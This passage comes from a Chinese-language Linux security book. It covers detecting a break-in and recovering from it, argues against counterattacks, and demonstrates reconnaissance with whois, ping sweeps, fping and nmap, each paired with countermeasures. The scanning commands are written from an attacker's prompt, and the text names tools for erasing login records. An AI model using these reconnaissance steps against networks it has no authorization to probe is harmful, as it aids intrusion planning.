因而现在是面对事实的时候了：总有一天黑客会光顾你。在这一节，我们将介绍应对的方法。

2.2.1 如何知道系统何时被黑

知道何时入侵是实现系统安全最重要的事情之一。黑客在系统上停留的时间越短，他们能做的事情就越少，因而踢出黑客和修复系统的机会就越大。

黑客越老练，你就越不可能发现机器已经被他攻击。他们会很好地掩盖其踪迹，使得你难以发现他们已经对系统做了修改，而且他们甚至能够在查看的时候隐藏这个事实。通过隐藏进程、所打开的连接、对文件进行的存取和系统资源的使用，黑客可以使他们的行为几乎不能被发现。如果他们已攻取了root帐号，他们能够在内核级做很多想做的事情隐藏他们的存在。第10章将介绍这方面的很多例子。

当然，也有多种方法可以发现系统已经被入侵。

主页变化

黑客新手流行的做法是替换被攻破的Web站点的内容，以声明其存在，也消耗站点主人的时间。通常的做法是修改主页，这样最为醒目。如果黑客想要保持对站点的控制权，就很少以这种或那种方法宣称其存在。

Warez/ 磁盘空间的急剧减少

黑客通常使用你的机器来存储盗版软件，黑客工具，色情文学以及其他他们想保存或与别人共享的文件。这很快就会耗尽空余的磁盘空间。df可以告诉用户当前的磁盘使用情况。

频繁地使用网络

甚至在不做任何工作的时候，网络活动看起来也很频繁，那么可能是有人在使用你的机器提供文件服务（见前）或通过网络攻击其他机器。使用netstat-na或lsof输出，检查存在什么连接。

来自其他管理员的联系

如果你的机器正被用于攻击其他机器，则该机器的系统管理员可能会与你联系以让你知道这件事情。请注意，他们可能怀疑你就是那个黑客，所以不要期待他们对你会有愉快的问候。

混杂模式的网络接口

如果黑客想嗅探系统中可用的网络服务，可能会把网络接口设置为混杂模式（捕获所有的包）。请检查 `ifconfig-a` 输出中的 `PROMISC` 以确定接口模式。

抹去/截断的日志文件

有经验的黑客会删除日志中他对系统的非法访问的记录。而新手很可能仅仅简单删除整个日志。任何存在多个时间盲区或有删除疑点的日志，极有可能已经被篡改。有一个好方法可以确保检查这些时间盲区中的日志，即使用附加的日志服务器（通过 `syslog` 等）对可疑文件进行比较。

被破坏的 `utmp/wtmp`

黑客可能抹去在 `utmp` 或 `wtmp` 中与他们相关的登录记录（使用 `zap`、`wipe`、`vanish2` 等程序可以很快做到这一点），或直接删除这些文件以掩盖其曾经登录的事实。如果发现 `last` 结果有截尾的痕迹，很可能黑客只是简单删除了这些文件。请使用 `chkwtmp` 和 `chklastlog` 等命令检查这些文件，以发现这些文件是否被动过。

系统中存在新用户

口令文件中存在新用户是系统被攻击过的一个确切信号——通常这是黑客新手所为，或者攻击者以为你不会注意。他们通常使用与现存的用户名类似的名字以减少被注意的机会，例如与 `lp` 近似的 `lpr` 或 `uucp1` 等，或者那些黑客方言中的名字，例如 `t00r` 或 `owr3d` 等。

正在运行的陌生进程

如果发现某些不是你启动而且也不属于系统的进程，则它们很可能属于黑客。许多程序使用守护进程来运行，所以要确认所怀疑的程序不是系统本身的一部分。例如，`slocate` 通常会引起注意，因为它占用相当数量的 CPU 时间和磁盘空间，然而它确实是一个合法（但可选）的系统资源。

不能解释的 CPU 使用情况

老练的黑客可以在你的眼皮底下隐藏他们的进程，或者将它们命名为合法的系统程序，如 `cron`、`inetd` 或 `slocate`，以避免容易引起注意。如果机器的 CPU 利用率很高，或者运行放慢，则 CPU 可能正在被黑客所使用。通常，黑客会在被攻破的机器上运行口令破解程序（通常非常占用 CPU 时间），而不是在自己的机器上，从而减轻他们机器的负载。

本地用户的远程帐号被破解

在用户访问其他机器时,黑客通常会跟随他,以从这台机器访问到另一台机器。在攻破第一台机器之后,黑客就可以查看向外的连接,从而攻击新机器上的帐号。因此,外围机器被黑的用户就意味着你的机器很快就会成为下一个目标,或者已经成功的被攻破了。通常,如果一个帐号被破坏,就应当检查所有的帐号,并同时更改口令。

“看起来古怪”的事情

大部分入侵被发现的原因是系统管理员仅仅觉得什么地方出了毛病,并开始查找线索。有时这么做会找出与黑客无关的问题,例如磁盘错误,坏内存或未宣布的网络变化,但通常,结果是发现机器已经被黑。直接地说,如果机器表现异常,则必须找出结果。但愿这是一个硬件或软件错误,而不是攻击事件,但只会有一种可能,所以要把它找出来。

2.2.2 被入侵后应采取的措施

一旦发现系统被入侵,有多种补救办法。在理论上,有多种不同的入侵恢复的最佳途径,甚至在专家圈子里也是如此。这里所给出的是我们优先考虑的方法,但它不一定适合所有的环境或需求。

一 制止损害

保护系统不再受到黑客破坏的最有把握的方法看起来很野蛮,但也很有效:

1. 关闭所有网络接口 (ethernet, ppp, isdn 等)。这样做使黑客对系统丧失了交互行为的能力,但那些正在运行的进程仍然会继续运行。
2. 将系统切换到单用户模式。关闭所有正式的 root 进程和所有用户进程。任何剩下的进程可能就来自于黑客。
3. 使用未被损害的Linux启动软盘重启系统。通过使用干净的软盘 (或CD-ROM) 启动,可以确保系统运行了Linux内核的最小和未被篡改的版本。现在就可以彻底检查系统 (建议以只读模式加载),以查看黑客所做的手脚,以及他们的进入方式。
4. 开始进行严重损害的控制。

在每步之间,你都有机会查看系统以发现黑客所做的改动,当然,此时应当结合考虑黑客可能采取的对策。

一 破坏估计

一旦启动了干净的Linux内核,就可以巡视系统中的磁盘,并确信黑客不可能通过修改内核或模块来隐藏任何东西。为避免使自己丧失跟踪黑客行为的能力,应该以只读模式挂上所有的分区。请仔细记录所发现的任何事情,从而之后清除它们。

找到可疑的文件/目录

查找包含口令文件、黑客工具或任何你没有放置在系统中的目录。这些目录在你使用软盘重启内核之前可能是不可见的。

定位新的 setuserid 程序

任何新的 setXid 程序(尤其是那些属于 root 的)都极其可疑。

检查时间戳

尽管这一方法并不可靠,但仍要检查那些在可疑的黑客入侵之后发生变化的文件,以知道已经发生的事情。

阅读日志文件

检查所有的日志文件,以确定与黑客相关的标记。可以使用日志分析工具,但最好手工浏览一遍(尤其在那些你认为是黑客获得控制以及其后的时间段),以防这些工具漏过一些重要的日志项。如果系统存在第2个syslog服务器,请比较该服务器和被黑的服务器上的日志文件。

验证校验和

验证所安装的所有程序的校验和。有一个好办法,就是比较所猜想的黑客入侵前后的校验和数据库。

验证所安装的软件包

使用内置的验证选项来验证所安装的软件包的校验和,以确认所运行的是正确的版本。黑客可能把这些软件降级,以让系统使用不安全版本。

手工验证配置文件

快速浏览各个配置文件可以凸显其非法改变,例如Web服务器现在被配置成以root运

行,或在/etc/inetd.conf中出现了额外的服务器。

备份文件

如果有可能,在磁带或CD-ROM上备份这些文件。否则,启动正好够用的网络功能,以将这些文件复制到其他机器上,应当确保没有启动任何网络访问服务。

特殊工具

有很多工具可以帮助你检查系统。最新的有用组件是Coroners Toolkit(<http://www.fish.com/tcp/>)。它是Dan Farmer和Wietse Venema开发的。它能够使用grave-robber脚本来生成成吨(难以被清除)的输出,或者通过扫描磁盘的“未用”部分,查找其中的i节点,以帮助你查找已经删除的文件。

通知权威机构

应当让权威机构知道曾经发生过入侵。通过计算成功入侵的次数,他们能够在出现问题时警告社区的人们。

一 在线恢复

在确定了黑客为了获取系统权限所做的手脚之后,有两个选择:堵上漏洞并对系统被篡改的部分启用备份,或者重新安装系统。最安全的方法通常是完全重装系统。

仅仅堵上发现的漏洞并继续运行通常要快得多。但是,你可能并不确切知道黑客在系统上所做的所有事情。黑客可以留下在几个月后才发作的时间炸弹,也可能修改了系统的二进制代码,使其仍然可用但不稳定。因此,我们所建议的把黑客从系统中清除出去的最好方法如下:

1. 对重要文件进行备份。
2. 完全格式化所有驱动器(这也是对系统进行任何改变的最佳时间,例如,添加硬盘或者改变分区大小。要充分使用停工期的有利条件)。
3. 从头安装Linux版本,并且只包含那些必需的东西。
4. 对已安装的软件包进行完全升级。
5. 生成校验和并将之保存在安全的地方。
6. 对配置文件进行必要的手工修改。不要仅仅从备份中复制这些文件,它们也可能已经被改变。
7. 从备份中复制必要的文件。

8. 重新检查从备份中安装的文件, 确认其没有被破坏的迹象。
9. 使用另一种方法计算文件系统的校验和。
10. 第一次启用网络。

很明显, 这不是在入侵后恢复系统并使之运行的最快捷方法, 但这是确保系统安全性的最好方法。

其他方面

有很多原因可能使得以上建议的方法不那么可行, 必须做出适当的修正:

停工时间不可接受

遵循前面所列的过程, 至少需要花上一天时间以调查、备份、安装和恢复系统, 这期间不能提供任何服务。这对当今的高可用性要求而言是完全不能接受的。做为替代方案, 可以安装另一台机器来提供被破坏机器的功能, 将服务切换到这台机器, 然后再处理被破坏的那一台。

找到犯罪者

前面的过程并不考虑找到攻击者。尽管可能在系统中存在能举证犯罪集团的证据, 但更好的办法 (从法律的观点来看) 是“当场抓获罪犯”, 即保持机器运行以使黑客可以访问, 同时联合权威部门跟踪黑客踪迹。大部分黑客在他们觉得已经或正在被发现时都会逃跑, 这意味着不会有足够的信息来追捕他们。

不可解决的不安全问题

如果找不到入侵的原因, 则重装系统不会有任何好处, 那样你所重装的软件仍有相同的漏洞。这可能是仍不为安全性社区所知道的不安全问题。

提供信息的规则

你的公司对于能够和不能够透露的东西有自己的规则。例如, 大银行一般不愿意透露系统被入侵的事实, 也不愿意向安全组织提供相关信息。然而, 也可以以你所希望的方式将信息提供给某个成熟的团队。在某些场合, 一些被攻击的公司避免提供任何使他们看起来愚蠢或缺乏准备的信息, 他们声称FBI (或其他机构) 正在对其进行调查, 所以不宜公开。

一 报复性攻击 / 反击

一些人相信对攻击最好的反应是找出攻击者并以牙还牙。某些时候, 报复攻击必须在管理机构的首肯下进行, 但通常这些动作会被某些安全软件自动触发。

报复攻击有时候仅仅是探测: 简单的端口扫描、或路由追踪。然而, 通常它们自动使用成熟的攻击脚本以获得权限。我们对前面的几种方法并没有特殊的兴趣, 因为这样做很少得到有用的信息, 基于以下几点理由, 我们也非常反对后一种方法:

- ▼ **攻击方向错误** 表面上的攻击源可能并不是攻击的实际发源地。使用源地址欺骗方法, 黑客可以伪装成任何主机, 从而就不可能确定真正的源地址。甚至在黑客没有使用伪装技术和无关主机地址时, 发起攻击的机器也很可能不是他自己的系统。该攻击源很可能是已经被其侵入的系统, 而不是他自己的主机。因此, 报复攻击更可能指向无辜的第三方, 而不是黑客。
- **法律问题** 在很多情形下, 任何形式的黑客行为都是非法的。报复攻击尽管可能事出有因, 但也同样受到法律约束, 它可能导致的问题会比所得到的要多得多, 特别在该攻击针对无辜方的情形下。
- **没有合法收益** 假设你攻破了侵犯你的机器的root, 现在干什么? 摧毁它?
- **更多的仇恨** 攻击某个已经显示了其入侵技巧的人完全不是一个好主意。他现在可能会忍受你的个人报复, 但也可以采取使战争升级的行为。在这之前, 你的某台机器只是很偶然地被攻击到, 现在, 你所有的机器都成了直接的攻击目标。
- ▲ **错误的因果报应** 与试图进行非授权访问(假设认为有足够的理由进行反击)相比, 合法的方式是通知攻击源的系统管理员和网络提供商, 向他们提供尽可能多的攻击日志。那样, 你们就能一起来清除入侵者。

一 黑洞

对于实际或觉察到的攻击的另一个常用的对策是, 取消发动攻击的机器与本机通信的能力。可以通过以下几种方法做到:

- ▼ 使用TCP封装器, 拒绝来自黑客IP的连接。
- 使用ipchains/iptables规则, 退回/拒绝来自该IP地址的包。
- 创建拒绝路由表以使本机不能和相应的IP地址通信。此时, 仍然可以收到来自源地址的包, 但不能响应, 从而破坏了相互之间的通信。

- ▲ 在防火墙和硬件设备上创建类似的拒绝访问列表。

这些都是合法的行为，但是如果你打算使用软件使其对攻击自动做出这些反应，则我们建议注意以下的困难。

- ▼ 失去了与合法主机的连接能力 如果黑客伪装成某个合法的主机，你就不可能再与之通信以获得所需的服务。例如，黑客伪装成根DNS服务器，引发本机的自动阻塞行为，从而导致你不能解析和反解析域名，那样，不仅不能使用域名来连接internet上的机器，对基于主机名和TCP封装器的本地服务也可能被拒绝。
- 太多的规则集 规则和路由的数目是有限制的，否则网络速度就会变慢。一个伪装成大量不同地址的黑客可能填满你的相应表格，导致你对自己实施拒绝服务攻击。
- ▲ 难以操作的tcp封装器文件 在往/etc/hcsts.deny文件中添加记录时，确信不会重复添加，不然很快就会填满文件。在这类程序启动时也要读取相应文件，否则只能保证程序启动后不生成重复记录。

2.3 小结

黑客活动日益猖獗。黑客的数量持续增长，其中包括经验丰富的老手和只会使用脚本的新手。你成为攻击目标只是一个时间问题。

本章讨论了几种预防措施，对每一方法都介绍了不同的软件包。对于以下每一类，用户至少应采用一种所建议的方法：

- ▼ 网络扫描检测程序
- 系统和网络扫描系统增强工具
- 日志分析程序
- ▲ 文件完整性检查

通过实施以上措施，就使你的系统难以被攻入，同时在攻击发生时得到警告。结合本章的恢复程序，你还可以查看和修复攻击者造成的任何损害。

警惕性越高，对恢复程序的需要就越少。我们希望尽量少用它们。

第 3 章

「对机器 和网络踩点」

你 有多少次收到过起始与下面类似的文件?

```
From: uj81toru@example.com
Subject: The Information you've been waiting for!
***** EXCLUSIVE LIMITED TIME OFFER! *****
The SOFTWARE they want BANNED in all 50 states!
Why? Because these SECRETS were never intended
to reach your eyes!!... Get the facts on anyone,
anywere!
Obtain adddressses, phone numbers, and EMAIL
addresses! Finacial and company information,
Employees and MORE! No uther software
can provide you so much information!
```

是的,这是另一种令人烦恼的垃圾邮件,尽管看起来像模像样,但实际上还是和我们邮箱里每天收到的数百封垃圾一样——这种现象在Internet上,早已注定。尽管这封邮件有吹嘘过度之嫌,但的确有一个事实,即在Internet上公开的信息也是一笔财富。

尽管黑客们不会去操心这些“限时提供”的邮件,但他们用自己的方式来搜集关于你和你的系统的有价值信息。信息搜集有两个主要目的

- ▼ 作为攻击的前奏,确定你拥有什么机器,以及其上正在运行什么程序。
- ▲ 搜集有用的信息,以便进行社交攻击(见第4章)。

在现今“信息就是力量”的年代,任何收集到的信息都可能起到杠杆作用,提高黑客入侵的成功率。如同盗贼在入室盗窃前会从窗口窥视你的进出一样,黑客在发动实际攻击之前也会采用合法手段对你的机器进行探查。

3.1 在线搜索

Web是一个混乱的地方,有着众多的节点。在早些年,因为Web上只有少量的页面,并且它们罗列在一起,所以找到所需的信息相当容易。那时还有类似于Archie的工具,列出所有可以访问的FTP站点。一切都很简单。

现在Web有了爆炸性增长,我们不得不使用多个搜索引擎,而且也有足够的理由

这么做：网络中的页面太多了，可能需要尝试多个不同的引擎，才能够找到与你的查询有关的信息。

技巧

并不是每个搜索引擎都采用相同的算法，因此有时你会发现在某引擎给出的结果中，有用的信息放置在最前的位置，而另外一些引擎搜索的结果，却把这些信息放置在数百行之后。如果搜索失败，可以尝试其他引擎，看一看运气会不会好一些。

依据Web中的大量信息，黑客通常在试图攻击前就知道他可以找到哪些与你的公司有关的数据。



新闻组 / 邮件列表搜索

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 7 |
| 影响力: | 3 |
| 风险率: | 5 |

Internet 上有许多不错的新闻组和邮件列表。大部分系统管理员至少订阅了其中精挑细选的一小部分，例如 Bugtraq, firewall-wizards 和 CERT 等。这是一个向知识渊博的人请教关于配置、实现和系统漏洞方面问题的好地方。

技巧

如果你没有订阅 Bugtraq，我们建议你现在就放下这本书，去 www.securityfocus.com，马上签订订阅协议。在我们看来，在值得订阅的邮件列表中，这是最重要的一个。

在邮件列表和新闻组中发贴子的缺点是文章会被保存在文档库中。有时，如果你发了一篇愚蠢的贴子，就会很不幸，它会被永久保存下来。然而，更为严重的是，这么做可能引发实际的安全问题。

在征求意见或支持的过程中，可能会提供与系统设置有关的大量信息。假设有个黑客想入侵 Big Company 公司，则他可能会到网上搜索 big_company.com，并在邮件列表的文档库中找到如下的贴子：

```
To: Firewall Wizards List firewall-wizards@nfr.com
From: Administrator <admin@big_company.com>
Subject: Problem communicating with ftp server
```

- ▼ **网络拓扑** 网络的布局，包括 IP 地址。
- **安全性配置** 运行 ipchains 防火墙（因此是 2.2 内核）。
- **电话号码** 在签名档给出了系统管理员的电话号码。
- **系统管理员的名字** 以后黑客可能会假扮成 Johnathon 给其他的员工打电话——只要知道名字就足以做这件事情。
- ▲ **个人信息** Johnathon 的签名档表示他是 Babylon 5 的追随者。

第4章将介绍黑客怎样利用这些信息进行社交攻击,并试图通过社交方法而不是电子手段来打开安全突破口。然而,从上例容易看出,系统管理员可能在完全无意识的情形下泄露了系统信息,从而方便了黑客。

一 新闻组和邮件列表的对策

首先,对想要发表的贴子再三审读。删除其中任何有可能被黑客利用的信息。确保删除或更改与公司、电话号码、网络设定有关的信息。例如,不要使用实际的IP地址,把它替换成其他地址。

另外一个简单方法是使用与系统隔离的帐号发送所有邮件。可以先从任何站点申请一个免费email,使用该邮件地址来发表潜在的可能泄露敏感信息文章。这样,黑客以你的名字和域名搜索文档时,就不会发现这些文章。请记得在签名档里删除真实的公司/email地址/名字,以避免危险。

3.2 whois数据库

使用whois程序可以访问Internet上的很多数据库。这些数据库通常与网络或域名设施相连。其中的大部分对外开放,但实际上一些公司只用whois来维护内部网络设施。下面将介绍黑客们利用whois数据库的一般方法。



域名注册信息

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 3 |
| 风险率: | 6 |

每一个注册的域名在数据库中都是一条记录,对应着该域名详细的联系方法和名字服务器信息。使用whois命令可以访问这一数据库信息。

曾几何时,我们只有一个数据库——由Network Solutions维护,该机构在1999年之前一直垄断着Internet域名注册服务。自那时起,成立了许多其他的注册机构,一起合作管理域名注册。这样,现在由一个单独的主数据库提供域名服务器的信息和注册机构的地址,通过

后者可以得到任何其他信息。

来自 whois 数据库的信息对黑客而言很有用。黑客到数据库中查找信息，通常会有以下 3 个原因。

- ▼ 入侵特定的人或公司的机器。
- 找到已经被入侵的公司所拥有的其他网络。
- ▲ 在试图入侵前调查攻击目标。

下面请看与 example.org 域有关的信息。

```
machine$ whois example.org
[whois.crsnic.net]
```

```
Whois Server Version 1.3
```

```
Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.
```

```
Domain Name: EXAMPLE.ORG
Registrar: NETWORK SOLUTIONS, INC.
Whois Server: whois.networksolutions.com
Referral URL: www.networksolutions.com
Name Server: NS.ISI.EDU
Name Server: VENERA.ISI.EDU
Updated Date: 19-aug-2000
```

在这里给出了一些非常重要的信息，包括查找 example.org 域的名字服务器（本例中是 NS.ISI.EDU 和 VENERA.ISI.EDU）和管理 example.com 域的注册机构（本例中是 Network Solutions）。以 domain@registrar 方式直接查询 NSI，就可以得到与 example.com 域有关的更加详细的信息。

```
machine$ whois example.org@whois.networksolutions.com
Registrant:
Internet Assigned Numbers Authority (EXAMPLE2-DOM)
4676 Admiralty Way, Suite 330
Marina del Rey, CA 90292
US
```

```
Domain Name: EXAMPLE.ORG
```

Administrative Contact, Technical Contact:

Internet Assigned Numbers Authority (IANA) iana@IANA.ORG

IANA

4676 Admiralty Way, Suite 330

Marina del Rey, CA 90292

US

310-823-9358 Fax 310-823-8649

Record last updated on 19-Aug-2000.

Record expires on 01-Sep-2009.

Record created on 31-Aug-1995.

Database last updated on 25-Nov-2000 07:15:22 EST.

Domain servers in listed order:

VENERA.ISI.EDU 128.9.176.32

NS.ISI.EDU 128.9.128.127

从这个结果中可以搜集到几点信息:

- ▼ **联系人** 技术联系人通常是确保该域正常运行的人员, 由他维护注册机构和名字服务器。而 administrative contact 一般都是处理帐单等的管理层人员, 不是高级技术专家。这两个联系方式都可被用于社交攻击。
- **最后更新时间** 任何变化的时间都会被记录下来, 例如, 改变地址、联系方式或者名字服务器, 最后更新时间都会随之改变。变化中的东西总是比其他时候会出现更多的可乘之机, 所以查找系统的最近变化, 可能会找到发动攻击的机会。
- **创建日期** 新创建的域可能由新的系统管理员管理, 或者没有被完全保护起来。有效地对系统实施保护措施需要时间, 而系统在线的需要会超过最初对安全方面的考虑。这就是说, 安全性会随着时间而降低。而那些已经运转了很长时间的服务器可能仍运行着易受攻击的软件。软件的版本可能已经更新, 而该站点却仍然没有升级。
- ▲ **名字服务器** 如果域名服务器与你查找的域不相同, 说明他们自行提供 DNS。其他情形下, 域名服务器可能指向 ISP, 这说明他们不需要建立自己的 DNS, 但这么做其安全性要低于另外一些公司。

通常, whois 的结果给出了域的一般信息, 对黑客而言, 这是信息搜集的第一步。



域名枚举

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 8 |
| 影响力: | 3 |
| 风险率: | 5 |

whois数据库也可以返回域名列表。如果查询时没有给出完整的域,则whois将查找所有包含查询关键字的域,你可以查询默认数据库(whois.crsnic.net)或任何注册机构。

```
machine$ whois example
whois.crsnic.net}
Whois Server Version 1.3
```

```
Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.
```

```
EXAMPLE.ORG
EXAMPLE.NET
EXAMPLE.EDU
EXAMPLE.COM
```

如果黑客想要攻击特定的公司,他将使用这种枚举域名并锁定目标的方法来找到公司的域名。



网络查找

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 4 |
| 风险率: | 6 |

域名 whois 查询可以得到指定域的所有者信息,这也是 whois 的一般用途。但是,也存在着别的 whois 数据库,提供其他信息。

whois.arin.net 数据库可以列出 IP 网络的所有者。根据一个指定网络或 IP 地址的查询,它能列出其所有者。

```
machine$ whois 218.257.182.203@whois.arin.net
```

```
[whois.arin.net]
```

```
Big ISP Communications (NETBLK-BIGISP19) BIGISP19 218.257.0.0 -  
218.259.255.255
```

```
HackTargets, Inc (NETBLK-BI-HTI) BI-HTI 218.257.182.176 - 218.259.182.191
```

```
machine$ whois BI-HTI@whois.arin.net
```

```
HackTargets, Inc (NETBLK-BI-HTI)
```

```
100 S. No Street
```

```
Chicago, IL, 60606
```

```
USA
```

```
Netname: BI-HTI
```

```
Netblock: 218.257.182.176 - 218.259.182.191
```

```
Coordinator:
```

```
John Smith jsmith@example.com
```

```
(312) 555-1234
```

```
Record last updated on 05-Feb-2001.
```

```
Database last updated on 25-Feb-2001 06:39:29 EDT.
```

```
The ARIN Registration Services Host contains ONLY Internet  
Network Information: Networks, ASN's, and related POC's.
```

```
Please use the whois server at rs.internic.net for DOMAIN related  
Information and whois.nic.mil for NIPRNET Information.
```

通过在 arin 上的 IP 块查找，可以确定以下信息。

- ▼ ISP 包含该主机的 IP 块属于 HackTargets 公司，但是 Big ISP 所提供的网络中简单的一部分。
- 网络掩码 HackTargets 的真实 IP 范围，因此可以确切知道哪些主机属于该公司，从而可以简单运用 ping 扫射来发现潜在目标。
- ▲ 地址 / 联系人 这里再一次公开了可用于社交攻击的信息，即该网段主管者的地址、名字和电话号码。



whois 信息对策

为了使注册机构和 Internet 合法用户能够访问网络，在 Internet whois 数据库中的信息必须准确。当发现域的名字服务器有问题时，主要通过技术联系人提供的信息与相关人员联系。

因此，不能捏造或省略这一信息。但是，对于联系方式，可以只给出一般的信息，而不是如 example.org 示例中那样的真实名字。这样，既提供了有用的信息以备合法情形使用，又没有泄露任何可供黑客利用的东西。

3.3 ping 扫描

ping 扫描是指 ping 给定网络中的所有 IP 地址。如果机器正在监听 IP 地址，就会响应 ping，从而就可以知道它处于活动状态。黑客通过这种方法列出所有正在运行的机器，然后他们开始决定攻击目标。

有两种不同的 ping 主机的方法：ICMP ping 和回显端口 ping。可以用一些工具来加速 ping 扫描。因为这些工具都很相似，这里只讨论其中最有意思的两个：Fping 和 Nmap。



ICMP ping

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 8 |
| 影响力: | 4 |
| 风险率: | 7 |

源机器向目的机器发送 ICMP ECHO REQUEST。如果目的机器正在运行，则会响应 ICMP ECHO REPLY。这是 UNIX ping 命令所使用的方法：

```
hackerbox$ ping -c 3 target
PING target (192.168.2.10) from 10.13.12.6 : 56(84) bytes of data.
64 bytes from target (192.168.2.10): icmp_seq=0 ttl=255 time=2.3 ms
64 bytes from target (192.168.2.10): icmp_seq=1 ttl=255 time=2.3 ms
64 bytes from target (192.168.2.10): icmp_seq=2 ttl=255 time=2.3 ms

--- target ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 2.3/2.3/2.3 ms
```

在这里可以确定目的机器正在运行。另外，也可以得到两台机器之间网络的连接状况——如果其中有数据包丢失，则 icmp_seq 数会有间断，列在最后的发送和接收的数据包总数也将不一致。



echo 端口 ping

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 8 |
| 影响力: | 4 |
| 风险率: | 6 |

ping 的另一类型是以 UDP 或 TCP 包连接到目的机器的回显端口 (端口 7)。该端口直接回显发送过来的数据。因此, 如果接收到期望的响应, 就能认为目的机器处于运行状态。

```
hackerbox$ telnet target.example.com echo
Connected to target.example.com.
Escape character is '^]'
Pack my box with five dozen liquor jugs.
Pack my box with five dozen liquor jugs.
```



Fping

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 8 |
| 影响力: | 5 |
| 风险率: | 7 |

Fping 是一个直截了当的 ping 工具。与逐个发送 ICMP 包并等待响应的做法不同, 这个工具同时发送许多包并处理响应。因此, 它的扫描速度要比离散的串行请求方式快得多。

用户可以在命令行显式列出需要 ping 的机器或 IP 地址, 也可以通过标准输入逐个设置。例如, 如果在 machinelist 文件中列出了需要 ping 的所有机器, 就可以使用如下的简单命令运行:

```
hackerbox# fping -a < machinelist
```

如果需要扫描整个网络 (例如 192.168.10.X 网络), 必须提供所有的 IP 地址列表。在命令行使用几条 perl 语句, 很容易就可以做到这些, 如下所示:

```
hackerbox# perl -e 'for (1..254) { print "192.168.10.${_}\n"} ' | \
    fping -a -q 2>/dev/null
192.168.10.10
192.168.10.6
192.168.10.15
```



Nmap ping 扫描

| | |
|------|---|
| 流行度: | 9 |
| 简单度: | 9 |
| 影响力: | 6 |
| 风险率: | 8 |

如你后面将看到的，Nmap是一种多用途的扫描工具，它内置了ping扫描能力。它的使用方法很简单，只需提供地址列表或网络，并选择 `-sP` 选项即可：

```
hackerbox# nmap -sP 192.168.10.0/24
Starting nmap V. 2.54BETA7 (www.insecure.org/nmap/)
Host (192.168.10.0) seems to be a subnet broadcast address (returned 3
extra pings).
Host kristen (192.168.10.6) appears to be up.
Host richard (192.168.10.10) appears to be up.
Host brandt (192.168.10.15) appears to be up.
Host nancy (192.168.10.29) appears to be up.
Nmap run completed -- 256 IP addresses (4 hosts up) scanned in 154 seconds
```

当使用 `-sP` 选项时，Nmap 的 ping 功能要比纯粹的 ICMP 广义一些。它向目的机器的 80 端口发送普通的 ICMP 回显包和 TCP_ACK 包。即便 ICMP 被阻塞，TCP 也可能成功。如果 Nmap 接收到来自目的机器的 RST（重置）包，作为其对 ACK 的响应，即可知道目的机器处于运行状态。

前面我们定义 192.168.10.0/24 为扫描对象。其含义是扫描该网络中所有子网掩码为 24 位的机器（亦即扫描整个 C 类子网）。Nmap 支持用不同的方法设定目标主机：

| 类型 | 例子 |
|---------|--|
| 通配符 | 192.168.10.* 10.10.* * |
| 范围 | 192.168.10.0-255 10.10.0-255.0-255 |
| CIDR 符号 | 192.168.10.0/24 10.10.0.0/16 hostname.example.com/25 |



ping 扫描对策

可以通过配置机器（通过 `ipchains`/`iptables` 等）来拒绝进入的 ECHO REQUEST 包和出去的 ECHO REPLY 包，从而避免响应 ICMP ECHO REQUEST。但 ping 是一个有用的功能，因此也

许会希望让某些主机（例如你自己的网络中的机器）ping到本机。然而，使它们对Internet上的主机不可用，依然是一个好主意。

此外，应当关闭本机的回显服务。在/etc/inetd.conf中找到与下面类似的行，然后在前面加上#号把它们注释掉。

```
echo stream tcp nowait root internal
echo dgram udp wait root internal
```

做完这个以后，使用命令killall-HUP inetd向inetd守护进程发送SIGHUP信号，以使其重新读取配置文件。

如今回显端口已经没有任何用处，不要因为其他原因而开放这个端口。在过去的一些时候，echo也曾和chargen一起用于令人烦恼的拒绝服务攻击。最好关闭它以及inetd的所有其他“内部”服务。我们的机器把inetd整个关掉了。

不幸的是，对于通过探查开放端口以找到正在运行的主机的方法，我们没有对策。IP协议对于在何种状态下响应何种包的规定极为严格。如果不做出正确的响应，会违反协议，并导致主机的网络问题。

3.4 DNS问题

今天，DNS已经是Internet中一个必不可少的部分。任何时候，用户发送邮件、访问主页或下载文件，都需要域名服务器把主机名转换成IP地址——惟一能够被计算机使用的地址。很早以前，网络上只有少量主机，人们如果要使用主机名和相应机器通信，必须将它添加到/etc/hosts文件中。现在，再这么做是极为笨拙的。

在Linux上，最好的DNS服务器是BIND，它由Internet Software Consortium开发和维护，这个组织同时也负责DHCP和INN的开发和维护。在BIND的生命期中，已经有过几个版本：

| | |
|---------|--|
| BIND4.x | 称为One True BIND，这一版本先于BIND8.x，后者的维护由ISC接管。其源代码尽管比较晦涩，但比8.x系列经过了更多的审查。BIND8.x的所有安全补丁也同样被集成到4.x中，但现在已经停止了4.x系列的进一步开发 |
| BIND8.x | BIND4.x的后继者，包括更多的配置选项、访问列表、DNS更新/ |

BIND9.x

通知方法（加速区域转发）、安全性、IPv6 支持、以非root 用户和 chroot 运行的能力以及性能上的提升。BIND8.x 的代码太过复杂，以至于不能够被人们——例如 OpenBSD 团队成功地审计，因此在某种意义上并不适用

这一系列重写了大部分 BIND8.x 的低层结构，以提升其可维护性和扩展性（然而看起来并没有使代码更为可读）。BIND9.x 囊括了 BIND8.x 的所有特性，并有新的增加，包括视图（向不同的客户端显示名字空间不同部分的方法），增强的协议和后台数据库支持，以及更好的支持多处理器的能力

如果你是先锋派，BIND9.x 是最佳选择。反之，4.x 是最稳定的版本。而 BIND8.x 则是一个不错的过渡，大部分站点都在用这个版本。

警告

有件事情非常重要，即保持 BIND 服务器是该版本中最新的。在过去一些年中，发现了 BIND 的大量安全问题，因此必须密切关注 BIND 的安全通告，并做好尽快升级的准备。BIND 的弱点一旦被发现，就会很快被黑客利用。

3.4.1 DNS 查找举例

这里，我们使用 nslookup 工具对 www.example.net 进行简单的查找。结果得到了 www.example.net 的 IP 地址和我们的名字服务器 本例中是本地主机：

```
machine$ nslookup www.example.net
Server: localhost
Address: 127.0.0.1

Name: www.example.net
Address: 172.26.105.20
```

使用 host 命令也可以做同样的事情，实际上这也是我们更喜欢的工具：

```
